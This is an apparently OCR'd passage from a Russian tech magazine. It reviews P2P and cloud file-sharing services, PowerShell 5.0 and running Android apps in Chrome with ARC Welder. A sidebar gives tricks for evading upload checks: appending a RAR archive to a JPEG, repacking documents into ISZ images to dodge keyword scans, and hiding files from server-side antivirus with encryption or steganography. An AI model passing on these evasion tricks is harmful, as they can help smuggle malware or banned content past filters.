на блоки и снабжаются цифровой подписью. Сервер GetSync не хранит их, а лишь обеспечивает поиск пиров подобно торрент-трекеру. Благодаря этому обеспечивается возможность автоматической докачки после паузы, проверяется целостность данных и всегда передаются только измененные части. Отсутствующие фрагменты запрашиваются у всех находящихся онлайн устройств, из которых автоматически выбираются наиболее быстро отдающие.

После длительного периода публичной беты стабильная версия клиента BitTorrent Sync стала доступна для всех десктопных и мобильных платформ. Он может даже встраиваться в маршрутизаторы или NAS, что гарантирует наличие круглосуточно доступных устройств в пиринговой сети.

После установки клиента пользователь выбирает каталоги с файлами, которые хочет синхронизировать или передать. Затем по клику на кнопке «Поделиться» он может получить ссылку вида `link.getsync.com/что-то-там` и отправить ее другу в виде простого текста или QR-кода. Последний вариант удобен для мобильных устройств, поскольку ссылка выходит длинная.

Весь трафик шифруется по алгоритму AES ключом длиной 256 бит. Ключ уникален для каждого расшаренного файла или каталога. Каждый ключ может предоставлять как полный доступ, так и в режиме «только для чтения». Это задается владельцем файлов прямо в клиенте BT Sync до отправки ссылки с помощью простого переключателя. Само соединение происходит по защищенному протоколу HTTPS, а все параметры синхронизации передаются прямо в теле ссылки. В частности, название передаваемого файла или папки указывается после ключа `f`, а ключ `t` задает допустимое число обращений по ссылке (по умолчанию ей можно воспользоваться однократно). Другие ключи указывают общий объем передаваемых данных, их криптографическую подпись и версию клиента, использованную владельцем. Последнее требуется потому, что публичные бета-версии клиента Sync (особенно до 1.0.95) работали иначе и не поддерживали часть современных функций.

Компания BitTorrent никак не лимитирует объемы и скорость передачи данных, поскольку все соединения в итоге устанавливаются напрямую. Все ограничения обусловлены возможностями самого сетевого оборудования и используемых на устройствах файловых систем у передающей и принимающей стороны.

Конечно, BitTorrent далеко не единственная компания, продвигающая концепцию распределенной файлообменной сети. Подобным образом развивалась сеть Wuala, созданная швейцарской компанией LaCie, но с прошлого года все действия в ней стали доступны только по платной подписке. BitTorrent использует другую схему монетизации: базовые функции планируется навсегда оставить бесплатными, а прибыль получать за счет продажи аккаунтов серии Plus и Pro. Они обладают расширенной функциональностью и по условиям лицензионного соглашения могут использоваться в коммерческих целях.

СТРЕМЛЕНИЕ К БЕСКОНЕЧНОСТИ

Если по какой-то причине BTSync все же не понравился, попробуй другой P2P-сервис — Infinit. Он тоже передает файлы напрямую получателю и нигде не хранит их. Собственные серверы используются в нем лишь для кеширования ссылок и фрагментов файлов на время сеанса. Разумеется, Infinit поддерживает автоматическую докачку и проверку целостности. В шифровании трафика используются алгоритмы AES с ключом длиной 256 бит и RSA с длиной ключа 2048 бит. Однако дела с безопасностью у Infinit обстоят не так хорошо. В отличие от BT Sync, соединение Infinit сначала устанавливает по незащищенному протоколу HTTP.

Долгое время сервис был доступен только через веб-интерфейс, поэтому клиентское приложение еще сыровато. Можно передавать друг другу неограниченное количество файлов, но указывать папки целиком нельзя. Пока Infinit доступен только для Windows, OS X, iOS и Android. Версия для Linux все еще в стадии беты, а выпускать клиенты для встраиваемых ОС даже не планируется.

THINK GEEK!


Вот совсем сумасшедший метод передачи данных: представить важный файл в виде большого десятичного числа, после чего залить его в таком виде на сервер распределенных вычислений для проверки на необычные математические свойства. Пока народ будет проверять, является ли оно, к примеру, следующим числом Мерсенна, копии файла будут загружены в теле заданий на все компьютеры участников проекта. При этом никто даже не догадается о реальном назначении файла. Все будет выглядеть как очередная рутинная проверка.

Чтобы передать файл, нужно перетащить его в маленькое окошко клиента Infinit, а затем указать получателя. Это можно сделать по имени его аккаунта, адресу электронной почты или просто прислав ему ссылку вида `http://inft.ly/` со следующим далее набором символов фиксированной длины — как у сервиса сокращения URL bit.ly.

При открытии короткая ссылка автоматически преобразуется в длинную с перенаправлением на сервер infinit.io. В ней будет указана учетная запись создавшего файл пользователя и тот же набор символов. Любую пересылку файла можно сопроводить кратким комментарием (до ста символов). Кириллица отображается корректно.

ОБЛАЧНО, БЕЗ ОСАДКОВ

Рассмотренные способы еще не стали популярными, что добавляет им привлекательности. Однако порой требуется общаться с менее продвинутыми пользователями и подбирать для этого что-нибудь общеизвестное. Разумеется, мы не станем вновь рассматривать Dropbox и его аналоги. Среди облачных сервисов есть необычные и достойные внимания новинки.





Настройки передачи файла в BT Sync

Передача файлов в Infinit

Например, File Dropper (filedropper.com) подкупает своей простотой. Чтобы начать им пользоваться, не потребуется ни привычной регистрации, ни установки клиентских приложений. Ты просто заходишь на главную страницу, загружаешь любой файл объемом до пяти гигабайт и тут же получаешь ссылку на него, которой можешь поделиться.

На этапе загрузки нет принудительных пауз, никакой рекламы и ограничений по скорости. Все максимально аскетично и функционально. Даже в качестве ссылки используется исходное имя файла. Легкий дискомфорт появляется только при скачивании: требуется ввести капчу, а посередине страницы отображается предложение попробовать платный аккаунт и ссылка на спонсора под ним. Впрочем, это минимальное зло — никаких навязчивых форм рекламы сервис не использует. Кроме того, пройдя регистрацию, можно получить «серебряный» план подписки с лимитом в 50 Гб и бесплатным тестовым периодом. Когда он закончится, его можно продлить за 5 долларов в месяц или подыскать следующий бесплатный аналог.


Например, сервис DropMeFiles (dropmefiles.com), созданный провайдером «Инетком», позволяет передать до 50 Гб без регистрации и принудительного просмотра рекламных объявлений. Собственным абонентам компания даже отменяет тарифные ограничения при загрузке и скачивании файлов из фирменного облака. Перед загрузкой для каждого файла задаются ограничения: скачивать один раз, хранить неделю или две. Через веб-форму также указываются дополнительные настройки: автоматически генерируемый пароль для доступа, сопроводительный текст длиной до 450 знаков и преобразование ссылки в короткий алиас для удобства. Ссылку можно скопировать в буфер обмена, сразу отправить по email или по СМС. Для передачи используется незащищенное соединение HTTP.

Еще один оригинальный способ передать файлы размером до 2 Гб совокупным объемом до 10 Гб — сервис WeTransfer. Отправлять файлы можно прямо из веб-формы — без регистрации, зная только адрес почты получателя. На сайте нет навязчивой рекламы, принудительных пауз и искусственных ограничений. Чтобы не светить почту, можно просто скопировать сгенерированную ссылку. Она будет работать в течение недели.


Как и у Infinit, ссылки сначала сокращаются до вида `http://we.tl/набор_символов`, а при переходе они автоматически преобразуются в полные версии с перенаправлением на защищенное соединение по протоколу HTTPS. Перед скачиванием файла указывается его размер.




File Dropper — передача в один клик



DropMeFiles — таймер обратного отсчета указывает оставшееся время до удаления файла




WeTransfer передает ссылку на файл через буфер или веб-интерфейс



Настройки клиента 4Sync

КАК ОБОЙТИ ЛИМИТЫ НА ТИП ЗАГРУЖАЕМОГО ФАЙЛА

Отдельные сервисы выполняют проверку содержимого по формату и позволяют загружать только файлы определенного типа. Например, хостинги изображений принимают лишь JPEG и не позволяют загрузить ни программы, ни документы. Классическим вариантом борьбы с этой несправедливостью стали файлы вида `rar.jpg`. Расширение не обязательно указывать двойным, переименовать можно и локально после скачивания. Суть метода в том, что в конец картинки дописывается архив. Программы просмотра изображений анализируют файл с первых байтов и просто проигнорируют архивный блок, а большинство архиваторов ищет заголовок архива по всему телу файла, игнорируя картинку. Склеить ужа и ежа в Windows можно простой командой `type` с перенаправлением вывода в файл:



```
type picture.jpg archive.rar > pseudoimage.jpg
```

Разумеется, имена файлов произвольные. Подобный метод работает также с WAV, MP3 и другими форматами.

Иногда по какой-то причине сервис не позволяет загрузить ни архивы с паролем, ни текстовые документы, если находит в них подозрительные слова или относит к спаму по другим критериям. Избежать проверки можно, если поместить документы в образ ISO и сжать в формат ISZ, после чего залить на сервер в таком виде.

Бывает, что передачу файла блокирует антивирус на стороне сервера, а срабатывание точно ложное. Можно писать админам, но проще обойти блокировку, используя методы крипто- и стеганографии: начиная от создания простого архива с паролем, заканчивая помещением его в музыкальный или графический файл.

И ЦЕЛОГО ДИСКА МАЛО!

Один из принципов Мерфи (bit.ly/1NC9exQ) гласит, что объем нужного места зачастую оказывается меньше доступного. Привыкшим жить с большим размахом сервис 4sync.com бесплатно предоставляет до терабайта свободного места, заполнить которое можно кусками, объемом до 20 Гб каждый. Разумеется, такое счастье предоставляется с ограничением: только на два месяца в рамках ознакомительного периода. Регулярное использование сервиса обойдется в сотню долларов в год.

Загрузка файлов выполняется с помощью клиентского приложения. Доступны версии для Windows, OS X и всех пяти мобильных операционных систем: Android, iOS, Symbian, BlackBerry и Windows Phone. Если требуется полная двунаправленная синхронизация, то терабайт свободного места для папки 4Sync должен быть выделен на каждом устройстве. Иначе файлы просто закачиваются в облако, откуда достаются по мере необходимости.

По умолчанию передача данных выполняется через незащищенный протокол HTTP. В настройках клиента можно включить использование SSL и задать множество дополнительных параметров.

WWW


Китайский облачный сервис, когда-то предоставлявший по акции 36 Тб, теперь дает только четыре: Yunpan.360.cn

WINDOWS В СТИЛЕ UNIX

ЗНАКОМИМСЯ С НОВИНКАМИ В POWERSHELL 5.0

84ckf1r3
84ckf1r3@gmail.com

Можно сколько угодно обсуждать достоинства и недостатки графических интерфейсов разных операционных систем, но, какой бы из них ты ни пользовался, для серьезных дел нет-нет да понадобится открыть старую добрую консоль. Пользователям Windows на этот счет раньше приходилось выслушивать насмешки от линуксоидов и маководов, но все изменилось с выходом PowerShell. В его пятой версии возможностей стало еще больше.



РЕВОЛЮЦИЯ РАБОЧИХ КЛАССОВ

Командная строка Windows долгое время воспринималась как наследие эпохи MS-DOS. Продвинутые пользователи выполняли в ней простейшие bat-файлы для упрощения рутинных операций вроде установки и обновления программ, регулярного архивирования документов и выключения компьютеров по расписанию. Двенадцать лет назад Microsoft стала постепенно расширять набор функций командного интерпретатора за счет оболочки PowerShell. С каждой новой версией она становилась все мощнее, пока полностью не изменила представление о встроенных средствах автоматизации.

Постепенно благодаря платформе .NET, поддержке языка сценариев и другим нововведениям простые пакетные файлы выросли до полноценных скриптов. Самая свежая, пятая версия PowerShell и вовсе стала революционной за счет поддержки классов. Вызывать ее в Windows 10 TP можно, просто написав PowerShell в меню поиска, заменившего пункт «Выполнить» в панели «Пуск». Узнать версию установленной оболочки легко с помощью следующей команды:

```
PS C:\> $PSVersionTable.PSVersion
```

ОКНО В LINUX

Второе впечатляющее нововведение — это фреймворк OneGet. Он позволяет устанавливать программы из магазина Windows Store и партнеров Microsoft с помощью менеджера Chocolatey примерно так же,



Вызов Power Shell в Windows 10 TP

как это делает любой пакетный менеджер в Linux — скачивая дистрибутивы из репозиториев. Больше никаких ручных поисков софта, загрузки установочных файлов через браузер, медитирования во время их распаковки и бесконечных кликов «Далее»! Установка многих программ в Windows выполняется в одну строку:

```
Install-Package ИмяПрограммы
```

Ключ -Force, указанный после имени программы, подавляет вывод запросов на подтверждение действий. Однако если введенное название не идентифицирует программу уникально, а приложения и плагины с таким набором символов находятся на разных ресурсах, то предварительно следует выполнить обнаружение пакета командой Find-Package.

Если пакета нет на удаленном узле из списка доверенных источников, то скачивание с другого сетевого ресурса потребуется подтвердить (см. скриншот с установкой Skype).

Обычно проще сразу добавить Chocolatey в качестве доверенного узла. Сделать это можно при помощи команды регистрации нового источника программ и обновлений:

```
Register-PackageSource -Name chocolatey↵
-Provider PSModule -Trusted -Location↵
http://chocolatey.org/api/v2/ -Verbose
```

КОМАНДНЫЙ ИНТЕРПРЕТАТОР И ЕГО КОМАНДЛЕТЫ

Основную мощь PowerShell обеспечивают командлеты — отдельные классы платформы .NET. В PowerShell 5.0 появилось несколько новых командлетов, упрощающих выполнение типовых задач.

Например, модуль Microsoft.PowerShell.Archive содержит набор командлетов для работы с архивами в формате ZIP, а командлет ConvertFrom-String позволяет извлекать и анализировать структурированные объекты из текстовых строк.

Для повышения комфорта работы с ключами и сертификатами были добавлены командлеты Get-CmsMessage, Protect-CmsMessage и Unprotect-CmsMessage. Они обеспечивают поддержку криптографического синтаксиса согласно RFC5652.

Помимо добавления новых классов платформы .NET, в пятой версии PowerShell были обновлены и хорошо известные. Например, командлеты для управления элементами файловой системы (New-Item, Remove-Item и Get-ChildItem) теперь поддерживают символьные ссылки.

В PS 5.0 значительно улучшились и средства отладки сценариев. Новая функция отслеживания подробно протоколирует работу скриптов. Увидеть ее результаты можно в журналах событий Windows, где теперь доступны детальные логи.

Появилась возможность с помощью набора командлетов Get-Runspace, Debug-Runspace, Get-RunspaceDebug, Enable-RunspaceDebug и Disable-RunspaceDebug выполнять отладку в любой области памяти, а не только в заданной по умолчанию. Теперь PowerShell позволяет устанавливать по F9 точки останова в несохраненных и активных сценариях. Кроме того, он поддерживает вложенную отладку, необходимую для анализа дочерних процессов отдельно от родительского.

Есть в PowerShell 5.0 и ряд общих изменений структуры. В новой оболочке была реализована поддержка нескольких версий одного модуля, расположенных в одной папке с ним. Требуемая версия может прописываться в командлетах Get-Module, Import-Module и Remove-Module. Проверка версии модуля выполняется с помощью командлета Test-ModuleManifest.

Изменился и принцип работы с сетью за счет добавления уровней абстракции. В модуле NetworkSwitch появились командлеты для виртуализации сетевых подключений. Пока работать они будут только с сетевым оборудованием партнерских фирм, прошедшим сертификацию Microsoft. Сейчас к нему относятся только коммутаторы производства Cisco и Huawei, но список явно расширится в ближайшее время.

Как и прежде, оболочка PowerShell обеспечивает высокий уровень легкости читаемости кода, характерный для практически всех языков высокого уровня. Она работает поверх общеязыковой исполняющей среды (Common Language Runtime), которая переводит код на общем промежуточном языке (CIL, часто называемый ассемблером виртуальной машины платформы .NET) в байт-код.

Новую версию PowerShell можно будет загрузить в составе Windows Management Framework 5.0 с сайта Microsoft в не слишком отдаленном будущем, а в Windows 10 TP оболочка уже интегрирована. Ее апдейт происходит стандартно через общий центр обновлений. ⌶



INFO

На момент написания статьи менеджер пакетов Chocolatey поддерживал свыше 2500 пакетов. Для него есть графическая оболочка ChocolateyGUI, работающая подобно линуксовой Synaptic для APT.



WWW

Полный список изменений в PowerShell v.5.0: goo.gl/Nqo2mN

Работа менеджера OneGet в PowerShell: goo.gl/TqWDvM



Проверка версии PowerShell

```
Windows PowerShell
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation), 2014.
PS C:\Users\[illegible]> $PSVersionTable.PSVersion

Major  Minor  Build  Revision
-----  -----  -----  --------
5      0      9926   6
```



Установка Skype из PowerShell


```
Windows PowerShell
PS C:\Users\[illegible]> Find-Package skype

Name                              Version      Status      ProviderName     Source
----                              -------      ------      ------------     ------
skype                             7.3.0.101    Available   Chocolatey       chocolatey

PS C:\Users\[illegible]> Install-Package skype

The package 'skype' comes from a package source that is not marked as trusted.
Are you sure you want to install software from 'chocolatey'?
[Y] Да - Y  [N] Нет - N  [S] Приостановить - S  [?] Справка
(значением по умолчанию является "Y"):y

Name                              Version      Status      ProviderName     Source
----                              -------      ------      ------------     ------
skype                             7.3.0.101    Installed   Chocolatey       chocolatey
```



ВЕЛИКАЯ СВАРКА

Андрей Письменный
apismenny@gmail.com

ЗАПУСКАЕМ ПРИЛОЖЕНИЯ С ANDROID НА КОМПЬЮТЕРЕ

Расширение ARC Welder позволяет запускать приложения с Android на любом компьютере, где работает браузер Chrome. Польза от такой возможности очевидна не сразу, но если задуматься, то можно найти несколько классов мобильных приложений, которые пригодятся на десктопе. К сожалению, пока и это сопряжено с разнообразными сложностями. Но часть из них можно обойти.

На конференции I/O 2014 было объявлено, что в Google работают над возможностью запускать приложения для Android на компьютерах, правда речь тогда шла в первую очередь о Chrome OS. Как оказалось, затея касается не только операционной системы, но и браузера Chrome: в него с тех пор встроили механизм под названием ARC (Android Runtime for Chrome), то есть, по сути, часть Android.

В Chrome теперь можно установить расширение ARC Welder (goo.gl/cNR24r) и через него загружать дистрибутивы программ Android (APK-файлы). Пока что все это ориентировано на разработчиков, и проблемы, к сожалению, поджидают экспериментаторов на каждом шагу.

Чтобы просто запустить приложение, достаточно открыть ARC Welder, выбрать apk, задать настройки экрана (телефон или планшет, портретный, ландшафтный или полноэкранный режим) и нажать на кнопку Launch App. К сожалению, так можно запускать лишь одно приложение: если вернуться в начало и повторить со следующим, то первое перестанет работать. Обходной способ есть. Нужно вместо запуска нажать на Download ZIP и скинуть куда-нибудь файл с архивом (если у него не будет расширения zip — приписать руками), затем распаковать. Следом открыть настройки расширений в Chrome, поставить галочку «Режим разработки», нажать на кнопку «Загрузить распакованное расширение» и указать путь к нему. Рекомендую сразу создать папку, где будут храниться программы, — Chrome не будет копировать их к себе.

Несложные настройки ARC Welder


ARC Welder
Test your App
Instagram
Orientation: Landscape / Portrait
Form Factor: Tablet / Maximized / Phone
Clipboard Access: Yes / No
OAuth Client ID:
0123456789-randomstring.apps.googleusercontent.com
Additional Metadata:
Go back | Download ZIP | Launch App

СОЦСЕТИ И МЕССЕНДЖЕРЫ


Очевидные кандидаты на портирование при помощи ARC Welder — это разнообразные клиенты новых соцсетей, разработчики которых делают ставку на мобильные устройства и зачастую игнорируют компьютеры.

Я решил начать с Instagram. Его клиент заработал в Chrome без особых проблем: приложение даже получило доступ к камере ноутбука (использовался MacBook) и могло делать снимки с ее помощью. Instagram появился в папке Chrome App Launcher (браузер добавляет ее в док на Маке или в панель задач Windows 7 и 8) и выглядел почти как полноценная программа — разве что Chrome всегда маячит где-то в фоне.

Тем не менее пользоваться таким клиентом на компьютере пока не слишком удобно, и дело не только в том,



С самыми простыми играми проблем не возникает



...но зачастую все заканчивается черным экраном



Судя по Beach Buggy Blitz, проблем с трехмерной графикой нет, а вот нарисованные на экране педали непригодны при управлении мышкой

что окно мелковато даже в планшетном варианте. На хромбуках мобильные приложения поддерживают тачскрин, и ими можно управлять так же, как на телефоне. С мышью или тачпадом процесс усложняется: при прокрутке содержимого нужно воображать, что вместо мыши используешь палец, — то есть тянуть вверх или вниз с зажатой кнопкой. Попытки пользоваться колесиком до добра не доводят: иногда это скролл вниз, иногда — вбок, иногда — зум.

Вторым почти что удачным опытом была установка популярного мессенджера WhatsApp, у которого нет реализации для компьютера. Проблемой могла бы стать авторизация по СМС (WhatsApp ждет, что СМС с кодом подтверждения придет на то же устройство, где его запустили), но благо есть второй способ: на введенный телефонный номер позвонит робот и продиктует код. Скармливаем эти цифры приложению, запущенному через ARC Welder, и готово — WhatsApp работает. К сожалению, радость длится недолго: читать сообщения можно, а вот писать придется транслитом — переключение раскладки клавиатуры пока что не поддерживается.

С другими потенциально полезными на компьютере сервисами меня постигла еще большая неудача: Snapchat, Secret и Swarm не пожелали запускаться из-за того, что Welder пока поддерживает не все сервисы Google Play (есть Auth, GCM, Google+, Maps, Location и Ads, но нет всех прочих). Одни приложения жалуются на этот недостаток, другие просто падают.

ИГРЫ

Потенциально игры — одно из самых интересных применений ARC Welder. Интерфейс многих игр, в теории, вообще не требует адаптации при переносе на компьютер: если в игре использовались нарисованные на экране кнопки, то клавиатура будет еще удобнее, если требовалось тыкать пальцем, то кликать мышью будет не многим менее комфортно. Да что там, есть целый жанр мобильных игр, где для управления используется всего одна кнопка (вернее, нажатие на экран в произвольном месте). Существуют игры, в которых задействован акселерометр, но таких меньшинство, и обычно всегда есть выбор между ним и кнопками.

Действительно, самые простые бесплатные игры запускаются в ARC Welder без проблем. В частности, Flappy Bird и 2048 работают отлично.


Но раз на раз не приходится: к примеру, Angry Birds и Cut the Rope завершают свою работу сразу после запуска. Виной тому, скорее всего, те же проблемы, что и с другими программами, — эмулятор пока поддерживает недостаточно сервисов Google Play. С управлением с клавиатуры тоже не все ладно: если игры с ее поддержкой и существуют, то мне они не попались.



INFO

Пока что решение Google во многом уступает сторонней разработке под названием BlueStacks (bluestacks.com), но в отличие от него может работать в OS X, Linux и, конечно, Chrome OS.

Bluetooth ожидаемо не заработал, но попробовать стоило



Покупать игры или использовать те, что куплены на телефоне, тоже пока нельзя: Welder не работает с Play Store, и добавить что-либо, кроме APK, невозможно (то есть «пиратки» с кешем в отдельном файле не подходят). Из позитивных моментов: игры автоматически запоминают свое состояние точно так же, как и на телефоне. Можно поиграть, закрыть окно, потом открыть и продолжить с того же места.

ПРОЧИЕ ПОЛЕЗНЫЕ ШТУКИ

